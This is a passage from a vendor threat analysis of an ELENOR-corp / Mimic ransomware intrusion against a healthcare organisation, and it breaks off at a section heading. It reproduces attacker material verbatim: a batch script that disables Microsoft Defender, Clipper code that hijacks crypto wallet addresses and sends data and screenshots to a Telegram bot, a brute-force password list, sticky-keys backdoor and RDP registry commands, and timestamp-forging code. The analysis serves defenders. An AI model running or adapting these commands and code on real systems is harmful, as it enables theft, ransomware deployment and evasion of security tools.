MORPHISEC

Threat Analysis

ELENOR-corp Ransomware: A New Mimic Ransomware Variant Attacking the Healthcare Sector

Author: Michael Gorelik

Introduction

This threat analysis is based on a fresh incident investigation involving a healthcare sector victim attacked by Mimic version 7.5.

While we will highlight some of the new functions integrated into the latest Mimic ransomware executable, the most compelling part of this analysis focuses on the initial access tactics used by the attackers – shared here for the first time.

Our investigation suggests that previously deployed Clipper malware was leveraged for credential harvesting and reentry into the environment.

We will also dive into additional techniques employed by the adversaries during reconnaissance and lateral movement. Finally, we will share observed data exfiltration techniques, to provide defenders with valuable insights to strengthen early detection and prevention efforts against this evolving threat.

Technical Timeline

In March 2025, Morphisec was called to investigate a ransomware incident where the attackers identified themselves as “ELENOR-corp.”

A rapid triage revealed that the ransomware is essentially Mimic version 7.5 and that the adversaries had gained initial access approximately one week prior to the encryption event (see appendix for a complete list of IOCs). During lateral movement, the actors compromised multiple servers via Remote Desktop Protocol (RDP), deploying known tools such as Process Hacker and IOBit Unlocker across the environment.

The same adversaries have been creating local accounts on compromised servers named “User” and were attempting to propagate by utilizing a local Administrator account.

To escalate privileges and maintain persistence, the attackers bypassed existing security controls and deployed additional tools, including:

- NetScan for network discovery
- Mimikatz for credential dumping
- PEView for executable inspection
- Nssm.exe to create persistent services

At a later stage, the attackers dropped Visual C++ Redistributable (vc_redist.x64.exe) to ensure runtime support for their tooling.

For data exfiltration, the adversaries leveraged Edge web browsers to upload stolen information to Mega.nz (formerly Megaupload).

Pre-Ransomware Observations

During the investigation, we identified a persistent cryptocurrency miner and a persistent Clipper malware operating in the environment. A quick search of the telegram token identity provided us with an immediate match to a campaign that was reported by the SAP research team.

Clipper was taking daily snapshots of user activity. Given the overlap in hiding techniques and deployment patterns with the ransomware payload, we attributed these additional malware components (Clipper) to the same threat actors with high probability.

Based on these findings, we assess that credential harvesting via the persistent Clipper (implemented as a Python executable) likely facilitated the attackers’ reentry and further exploitation of the environment prior to ransomware deployment.

Mimic Ransomware Deployment

The primary ransomware binary was named 1ELENOR-corp.exe. Upon execution, it established persistence by:

- Registering itself within a hidden directory configured with “deny access to everyone” permissions
- Setting up persistent execution of ransomware binaries located inside this directory

The ransomware toolkit mirrored previous Mimic components, dropping and leveraging:

- Everything.exe (file indexing tool)
- Everything32.dll
- Everything64.dll (7zip file masqueraded as an executable file)
- gui40.exe (associated graphical component)
- systemsg.exe (newly named encryption module)

As part of its operation, the ransomware also generated a configuration file named global_options.ini.

This file contains the key operational parameters used by the ransomware, including:

- Persistence mechanisms and startup settings
- Ransomware note contents and delivery logic
- Lists of file types and directories to encrypt
- Exclusion rules to avoid encrypting critical system files
- Additional runtime options controlling the encryption behavior

Clipper


As mentioned above, a couple of months earlier we identified infection of a Clipper on the initial zero patient compromised server, which also matched to the timeline of the SAP reported campaign.

Based on the following factors, we strongly assume that those threats are connected:

- Both the ransomware and Clipper manipulate DACL and ACL to restrict access to the targeted directory which is intended to store the malicious artifacts.
- For both Clipper and the ransomware components, the adversaries utilized simple numbers like 1.exe and 2.exe to drop facilitating tools.
- For both the ransomware and Clipper, the adversaries masqueraded 7z files as executable file
- Usage of NSSM utility to install services
- Timeline and the capabilities exposed by Clipper would allow entry to the server with legitimate credentials

Mimic Masqueraded as Executable File

Similarly to how Mimic ransomware hides its artifacts within an archive that is delivered like an executable file, the Clipper was also delivered within an executable file named migrate.exe. At first sight this may look like a migration functionality into a live process, but that is not the case.




```
@echo off
chcp 65001


copy "c:\programdata\1.exe" "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"


tasklist /FI "IMAGENAME eq Superfetch.exe" 2>NUL | find /I /N "Superfetch.exe">NUL
if "%ERRORLEVEL%"=="0" exit
takeown /f c:\windows\tasks
TIMEOUT /T 3 /NOBREAK
powershell Set-MpPreference -DisableRealtimeMonitoring $True
powershell Set-MpPreference -ExclusionPath c:\
icacls "C:\Windows\Tasks" /inheritance:e /grant "*S-1-1-0:(R,REA,RA,RD)" "*S-1-5-7:(R,REA,
icacls "C:\Windows\Tasks" /inheritance:e /grant "SYSTEM:(R,REA,RA,RD)"
icacls "C:\Windows\Tasks" /inheritance:e /grant "Administrators:(R,REA,RA,RD)"
icacls "C:\Windows\Tasks" /inheritance:e /grant "Users:(R,REA,RA,RD)"
icacls "C:\Windows\Tasks" /inheritance:e /grant "%username%:(R,REA,RA,RD)"
icacls "C:\Windows\Tasks" /inheritance:e /grant "%domain%%username%:(R,REA,RA,RD)"
icacls "C:\Windows\Tasks" /inheritance:e /grant "EVERYONE:(R,REA,RA,RD)"
TIMEOUT /T 3 /NOBREAK
c:\programdata\migrate.exe -p4432
TIMEOUT /T 3 /NOBREAK

exit
```

Clipper MicrosoftPrt.exe

Clipper MicrosoftPrt.exe is a Python-compiled clipboard hijacker.


- Monitors clipboard for cryptocurrency wallet addresses (BTC, ETH, LTC, TRON, DOGE, etc.)
- Exfiltrates original and replaced addresses, hostname, and username via Telegram API.
- Captures a screenshot upon each hijack (C:\ProgramData\screenshot.png) and sends it to the attacker's Telegram bot.
- Achieves persistence by copying itself to the Startup folder.



```
patternTRON = '^T[A-Z][1-9a-km-zA-HJ-NP-Z]{32}$'
Thisfile = sys.argv[0]
Thisfile_name = os.path.basename(Thisfile)
print(Thisfile_name)
clip_path = 'C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\'
start_exist = os.path.exists(clip_path + 'MicrosoftPrt.exe')
if start_exist == False:
    shutil.copyfile(Thisfile_name, clip_path + 'MicrosoftPrt.exe')
    sleep(2)
if False:
    sleep(3)
    BTC = 'bc1qnk3kx4at30gtm0v8jfc8egdu4flmn4txtth5gy'
    ETH = '0x59Bc7A9B7e8bcE676EEE2ABE8A75fE99c40d0C17'
    ETHBEP2 = 'bnb15r7jdgnurw0qrlxhxypqy0key8957wxpv95ze7'
    LTC = 'ltc1qr7d5ge4fh9klt9d8nygj66rve0yxytxf6ma2mz'
    DOGE = 'DTX9xhTdQGRnHPfPobqRTdD8fy4XY2MYkF'
    TRON = 'TWymje8nRcMYMWrGCDwFUhH7dJR4iy2SLp'
    ExchangeBuffer1 = pyperclip.paste().replace(' ', '')
    ExchangeBuffer = ExchangeBuffer1.replace('\n', '')
    if re.match(patternETH, ExchangeBuffer):
        if re.match(ETH, ExchangeBuffer):
            sleep(1)
        else:
            pyperclip.copy(ETH)
            print(ExchangeBuffer)
            results = requests.get('https://api.telegram.org/bot' + token + '/sendMessa
            pyscreeze.screenshot('C:\\ProgramData\\screenshot.png')
            sleep(2)
            bot = telebot.TeleBot(token)
            bot.send_photo(chat_id, open('C:\\ProgramData\\screenshot.png', 'rb'))
    if re.match(patternLTC, ExchangeBuffer):
        if re.match(LTC, ExchangeBuffer):
```

Python Stealer Not Classified


Clipper aside, we have noticed the adversary utilizing one more Python-compiled executable utility to brute force SMB and connect back to an embedded server IPs, which has been found on one of the compromised servers.




exclude.dll	4/4/2025 11:16 AM	Application exten...	191 KB
key.dll	4/7/2025 4:24 AM	Application exten...	6 KB
nssm.exe	8/31/2014 12:34 AM	Application	324 KB
Runtime.exe	9/27/2024 1:45 AM	Application	13,627 KB
servers.dll	4/7/2025 5:16 AM	Application exten...	1 KB

All the DLL files are textual files:

- Server.dll is a list of C2 IPs that are added to the IOC section at the end of this article.
- Runtime.exe is a mixed Python-compiled executable that imports a different executable package which triggers the brute forcing.




```
# Internal filename: Runtime.py
# Bytecode version: 3.12.0rc2 (3531)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

from __future__ import print_function
import time
import socket
import random
import threading
import os
import sys
import win32api
import winerror
import win32event
import string
import cryptocode
from smb.SMBConnection import SMBConnection
from pathlib import Path
from psutil import cpu_count
from ipaddress import IPv4Network, IPv4Address
import signal
import subprocess
import testsmbz
```



Member	Offset	Size	Value
Characteristics	0003DF90	Dword	00000000
TimeDateStamp	0003DF94	Dword	FFFFFFFF
MajorVersion	0003DF98	Word	0000
MinorVersion	0003DF9A	Word	0000
Name	0003DF9C	Dword	0003F1C2
Base	0003DFA0	Dword	00000001
NumberOfFunctions	0003DFA4	Dword	00000001
NumberOfNames	0003DFA8	Dword	00000001
AddressOfFunctions	0003DFAC	Dword	0003F1B8

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0002ED50	0000	0003F1DF	PyInit_testsmbz


While those executables are outside the scope of this blog, they are interesting tools that were utilized by the same adversaries and should be investigated further - this also reinforces that Mimic operators utilize Python-compiled to exe components.



```
.rdata:0000000...  00000007   C   daemon
.rdata:0000000...  0000000D   C   password1234
.rdata:0000000...  00000007   C   choice
.rdata:0000000...  0000000D   C   (+)Turtlez:
.rdata:0000000...  00000007   C   socket
.rdata:0000000...  0000000B   C   result_str
.rdata:0000000...  00000008   C   servers
.rdata:0000000...  00000010   C   source_port_set
.rdata:0000000...  00000007   C   gne_x2
.rdata:0000000...  00000023   C   get_random_string.<locals>.genexpr
.rdata:0000000...  0000000A   C   Passw0rd1
.rdata:0000000...  00000007   C   signal
.rdata:0000000...  0000000C   C   Welcome1234
.rdata:0000000...  0000000A   C   Admin@123
.rdata:0000000...  0000001E   C   c:\\windows\\debug\\svchost.exe
.rdata:0000000...  00000008   C   testip2
.rdata:0000000...  0000000E   C   Password@1234
.rdata:0000000...  00000007   C   sample
.rdata:0000000...  0000000E   C   open_445_list
.rdata:0000000...  0000000E   C   Administrator
.rdata:0000000...  00000009   C   admin123
.rdata:0000000...  00000009   C   ip_check
.rdata:0000000...  00000008   C   my_excl
.rdata:0000000...  0000000A   C   __enter__
.rdata:0000000...  00000009   C   __main__
.rdata:0000000...  0000000A   C   radata_x4
.rdata:0000000...  00000007   C   admin1
.rdata:0000000...  00000009   C   my_ftest
.rdata:0000000...  00000008   C   testip1
.rdata:0000000...  00000008   C   encrypt
.rdata:0000000...  00000006   C   print
.rdata:0000000...  0000001B   C   c:\\windows\\logs\\rangex.dll
.rdata:0000000...  0000000D   C   p@ssw0rd1234
.rdata:0000000...  0000000A   C   passwords
.rdata:0000000...  0000000C   C   CreateMutex
.rdata:0000000...  0000000D   C   passw0rd1234
.rdata:0000000...  00000009   C   P@$$w0rd
```

Mimic Ransomware Execution Steps

1. The ransomware prepares restrictive DACLs early (which is similar to previous versions of the ransomware), to apply them on its hidden working directory using DACL and to some of the files later dropped into the directory.
   a. The DACL is highly restrictive, denying read access to Everyone, SYSTEM, Administrators, and Anonymous users, ensuring the ransomware's working directory is hidden from security tools, backup software, and manual recovery attempts.
      i. O:BAG:$D:AI(D;;FR;;;WD)(D;;FR;;;AN)(D;;FR;;;SY)(D;;FR;;;BA)(D;;FR;;;BU)(A;OICIID;FA;;;SY)(A;OICIID;FA;;;BA)(A;OICIID;FA;;;$)
2. The ransomware collects all system information.
3. The ransomware adjusts privileges to its own process: it enumerates all privileges assigned to its security token and attempts to explicitly enable them by utilizing AdjustTokenPrivileges. This ensures it can access protected files, manipulate or terminate processes, and bypass standard access controls during later stages of the attack.
4. The ransomware spawns a watcher that will be responsible for relaunching the ransomware if it dies (-watch flag).
5. The ransomware spawns Unlocker1 and Unlocker2.
   a. Unlocker1 = spawns the executable with parameter -e ul1
   b. Unlocker2 = spawns the executable with parameter -e ul2
6. The ransomware generates Ransomware Persistence (described below)
7. If not in encryption mode, the ransomware spawns the Everything.exe tool and persists it with the -startup switch in the background.
8. The ransomware registers a hotkey using RegisterHotKey with Ctrl+F2 which controls the GUI visibility; when the hotkey is pressed, ShowWindow is called to either hide or show the window.
9. The ransomware sets an empty DACL on the current process with SetSecurityInfo, making itself inaccessible to all other processes, including security tools.



```
hCurrProc = GetCurrentProcess();
v26 = (ACL *)malloc(8u);
if ( InitializeAcl(v26, 8u, 2u) )
  SetSecurityInfo(hCurrProc, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, v26, 0)
```

10. If session key (\\session.tmp) is located, the session is restored.

11. The ransomware decodes the its embedded resource from memory to extract the configuration blob and writes it to the execution directory—AppData\<random> if running as a user, or <systemprofile>\Temp if running as SYSTEM."

12. The ransomware spawns GUI (drop and spawn gui40.exe if .NET is 4.0, otherwise drops and executes gui35.exe).

13. The ransomware posts GUI initialization; it starts to discover shares while waiting for a new event coming from the GUI window.

14. If a "work finished" event is delivered, the ransomware starts with Forensics Tampering and Self-Delete (described later in this blog).

15. The ransomware collects critical file name list: ntuser.ini, boot.ini, ntdetect.com, ntldr, NTUSER.DAT, bootmgr, BOOTNXT, BOOTTGT, session.tmp, <Ransomware FileName>

16. [non GUI mode] - The ransomware collects Logical Drives information, utilizes GetLogicalDrives, GetVolumeInformationW, WNetGetConnectionW, GetDiskFreeSpaceExW

17. Backups session key file - backs up the current status into a session.tmp file. If the session is disrupted, the ransomware can continue later from the same point forward.

18. The ransomware hides the directory by executing SetFileAttributesW with the FILE_ATTRIBUTE_SYSTEM | FILE_ATTRIBUTE_HIDDEN parameter. Then, it applies the previously generated restricted DACL by leveraging SetSecurityInfo.

19. The ransomware executes DC.exe to disable Microsoft Defender (as described in a previous blog by Cyfirma)
    a. cmd.exe /c DC.exe /D

20. The ransomware spawns non-GUI instances continue with killing services, processes, backup processes and executing the optional switches as described below.

21. Ransomware notification occurs - see section below.

Mimic Ransomware Commandline Parameters

Command	Description
-!	Special marker that represents the end of potential command line arguments.
-dir <dir>	Encrypts only the directory provided as parameter.
-tail <dir>	Dumps the embedded resource of the ransomware to dir.
-e watch -pid <pid>	The watcher process monitors the original ransomware by opening a handle with OpenProcess using the SYNCHRONIZE flag, waiting for its termination, and then relaunching it silently or visibly as needed.
-e ul1	Unlocker1 process spawns a thread that initializes shared memory (see Ransomware's Internal Command Channel section) and waits for file paths to arrive. Upon receiving a path, it applies a permissive DACL using SetSecurityInfo to grant full access.
-e ul2	Unlocker2 process acts as a destructive cleaner. It receives file paths via shared memory and attempts to terminate processes locking those files using RmShutdown or TerminateProcess, and ensures deletion by reopening handles with CreateFileW.
-e all:	Executes the full ransomware routine.
-e local:	Uses the Everything search indexing engine to enumerate local files by extension, bypassing traditional recursive directory walking for faster and stealthier encryption. If Everything is disabled, uses direct enumeration through FindFirstFileW. Key APIs: Everything_QueryW, CreateIoCompletionPort, SetThreadToken
-e net:	Iterates over a predefined list of network share paths, optionally impersonating tokens to gain access and enumerate the remote files for encryption. Key APIs: SetThreadToken, RevertToSelf, FindFirstFileW
-e share	Performs a threaded network scan using I/O completion ports to enumerate public and hidden SMB shares across the local subnet for remote access and encryption. Key APIs: WSAStartup, gethostbyname, CreateIoCompletionPort, GetAdaptersInfo
-prot	Enables the ProcessBreakOnTermination switch as described below in more detail.

Allowing Parallel RDP Sessions and System Access (StickyKeys)

The following techniques are not different from prior ransomware versions, but we feel it is important to provide better explanation as to why those techniques are a necessity for successful propagation.

- Allowing parallel remote sessions
  ```
  reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v
  “AllowMultipleTSSessions” /t REG_DWORD /d 0x1 /f;
  ```
- Removing restrictions on parallel session count
  ```
  reg add “HKLM\system\CurrentControlSet\Control\Terminal Server” /v
  “fSingleSessionPerUser” /t REG_DWORD /d 0x0 /f;
  ```
- Allowing remote system access
  ```
  reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
  Options\sethc.exe” /v Debugger /t REG _ SZ /d “c:\windows\system32\cmd.exe”
  ```

The first 2 techniques are to avoid logging out in case a legitimate user is trying to log in to the same server in parallel; this stops the potential disruption of attack. The sethc setting (sticky keys) hack, originally designed to assist users with disabilities, allows the remote user to open cmd.exe with system permissions by pressing 5 times on a shift key even during login screen when credentials are not known.

Ransomware’s Internal Command Channel

Mimic leverages internal communication between its components for coordination. In this ELENOR-corp ransomware sample, Mimic uses a shared memory-based IPC (Inter-Process Communication) mechanism built on named mutexes, shared memory mappings, and synchronization events.

When launched with flags like -e ul1 or -e ul2, the ransomware spawns auxiliary threads. Each thread instance generates a randomized string (based on permutations of the hardcoded string “WhosYourBunny”) and uses it as a base name for its IPC objects. This includes:


- Two named mutexes: Mutex0 and Mutex1
- Two shared memory mappings (via CreateFileMapping) used to pass commands or signals
- Four named synchronization events: DataRead0, DataRead1, DataWrit0, DataWrit1
- A stop coordination event used to cleanly terminate modules once encryption is complete or a fail condition is met

The threads monitor and respond to commands via shared buffers and signal their readiness using SetEvent/WaitForMultipleObjects. Notably, only one mutex can hold exclusive control, establishing a master/slave relationship between instances (e.g., user-mode and system-mode components).


By distributing tasks across multiple processes and coordinating them via shared memory and events, the ransomware fragments its execution logic, making it harder for EDR solutions to:

- Correlate behaviors (e.g., encryption, unlocking, or file wiping) to a single PID
- Trigger rule-based detections that rely on monolithic execution patterns
- Track memory-resident commands, since shared memory buffers aren't always inspected by user-mode sensors

Detection Tip: Watch for processes that create or access mutexes like *Mutex0/*Mutex1, along with accompanying CreateFileMapping and MapViewOfFile API calls using similarly structured names. These are strong indicators of ransomware-style shared memory communication.




```
Event          \Sessions\1\BaseNamedObjects\WWrmymnWry0DataWrit0
Event          \Sessions\1\BaseNamedObjects\WWrmymnWry0DataWrit1
Event          \Sessions\1\BaseNamedObjects\WWrmymnWry0DataRead0
Event          \Sessions\1\BaseNamedObjects\WWrmymnWry0DataRead1
```



```
Mutant         \Sessions\1\BaseNamedObjects\WWrmymnWry0Mutex0
Mutant         \Sessions\1\BaseNamedObjects\WWrmymnWry0Mutex1
Section        \Sessions\1\BaseNamedObjects\WWrmymnWry00
Section        \Sessions\1\BaseNamedObjects\WWrmymnWry01
```

Mimic Ransomware Persistence

In this step, the ransomware copies itself to either %LOCALAPPDATA%\<random>\ for regular users or to %SystemDrive%\Temp\ when running under the SYSTEM context, based on token elevation and SID analysis. It then applies restrictive ACLs to the target directory, deletes nearby .exe and .ini files, sets backdated timestamps on the dropped executable, and creates a registry autorun entry under Software\Microsoft\Windows\CurrentVersion\Run (in HKCU or HKLM, depending on privilege level) to maintain persistence across reboots—all while evading UAC by using user-writable or SYSTEM-resolvable paths.



```
v1 = CreateFileW(lpFileName, 0x100u, 3u, 0, 3u, 0x2000000u, 0);
if ( v1 == (HANDLE)-1 )
  return 0;
GetSystemTime(&SystemTime);
SystemTime.wYear += -1 - rand() % 3;
SystemTime.wMonth = rand() % 12 + 1;
SystemTime.wDay = rand() % 28 + 1;
SystemTime.wHour = rand() % 24;
SystemTime.wMinute = rand() % 60;
SystemTime.wSecond = rand() % 60;
SystemTime.wMilliseconds = rand() % 1000;
SystemTimeToFileTime(&SystemTime, &FileTime);
LastWriteTime = FileTime;
LastAccessTime.dwLowDateTime = -1;
LastAccessTime.dwHighDateTime = -1;
v3 = SetFileTime(v1, &FileTime, &LastAccessTime, &LastWriteTime);
CloseHandle(v1);
return v3;
```

Process Termination Strategy

